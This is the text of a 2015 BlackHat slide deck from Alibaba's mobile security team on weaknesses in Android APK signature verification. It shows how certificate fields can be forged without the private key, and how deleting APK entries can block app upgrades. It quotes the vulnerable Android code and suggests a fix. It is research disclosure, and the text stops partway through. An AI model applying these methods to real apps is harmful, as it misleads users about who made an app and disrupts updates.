阿里安全
SECURITY OF ALIBABA

Peng Xiao
Mobile Security of Alibaba

What can you do to an apk without its private key except repacking?

BlackHat London 2015

About me

Security engineer in Mobile Security of Alibaba


Exploiting and researching vulnerabilities in mobile platforms

Email: xp_go@hotmail.com


Outlines

- Introduction of APK Verification
- New Attack Methods
  - Light Attack: Certificate Cheater
  - Medium Attack: Upgrade DoS
  - Hard Attack: Hide and Ignite
  - Serious Attack: Shadows Everywhere
- Summary

APK Verification


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others
SEAMLESS APP UPGRADE

Certificate Cheater


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarUtils.java

```
230
231     private static X509Certificate[] createChain(X509Certificate signer,
232             X509Certificate[] candidates) {
233         Principal issuer = signer.getIssuerDN();
234
235         // Signer is self-signed
```

```
// Signer is self-signed
if (signer.getSubjectDN().equals(issuer)) {
    return new X509Certificate[] { signer };
}
```


```
249             }
250             chain.add(issuerCert);
251             count++;
252             /* Prevent growing infinitely if there is a loop */
253             if (count > candidates.length) {
254                 break;
255             }
256             issuer = issuerCert.getIssuerDN();
257             if (issuerCert.getSubjectDN().equals(issuer)) {
258                 break;
259             }
260         }
261         return chain.toArray(new X509Certificate[count]);
262     }
```

X.509 Certificate

Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions(optional)
Certificate Signature Algorithm
Certificate Signature

Attack Scenarios

- Scenario-1:
  - Modification: Subject/Issuer
  - Harm:
    - copyright problem
    - gain reputation
    - mislead the public



Attack Scenarios

- Scenario-2:
  - Modification: Validity
  - Harm:
    - valid to expired
    - expired signing
  - Not applicable in Google Play
    - October 22, 2033


Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions(optional)
Certificate Signature Algorithm
Certificate Signature

Mitigations

- signer.verify(signer.getPublicKey());

Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions(optional)
Certificate Signature Algorithm
Certificate Signature

Upgrade DoS


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/java/util/jar/JarFile.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarFile.java

```
363     /**
364      * Return an {@code InputStream} for reading the decompressed contents of
365      * ZIP entry.
366      *
367      * @param ze
368      *             the ZIP entry to be read.
369      * @return the input stream to read from.
370      * @throws IOException
371      *             if an error occurred while creating the input stream.
372      */
373     @Override
```

```
JarVerifier.VerifierEntry entry = verifier.initEntry(ze.getName());
```

```
379         if (verifier != null) {
380             if (verifier.readCertificates()) {
381                 verifier.removeMetaEntries();
382                 manifest.removeChunks();
383
384                 if (!verifier.isSignedJar()) {
385                     verifier = null;
386                 }
387             }
388         }
389
390         InputStream in = super.getInputStream(ze);
391         if (in == null) {
392             return null;
393         }
394         if (verifier == null || ze.getSize() == -1) {
395             return in;
396         }
397         JarVerifier.VerifierEntry entry = verifier.initEntry(ze.getName());
398         if (entry == null) {
399             return in;
```

Attack Scenarios

- Procedures:
  - Delete any source, except:
    - AndroidManifest.xml
    - classes.dex
    - /META-INFO folder
  - Seamless app upgrade:
    - the same version No

Attack Scenarios

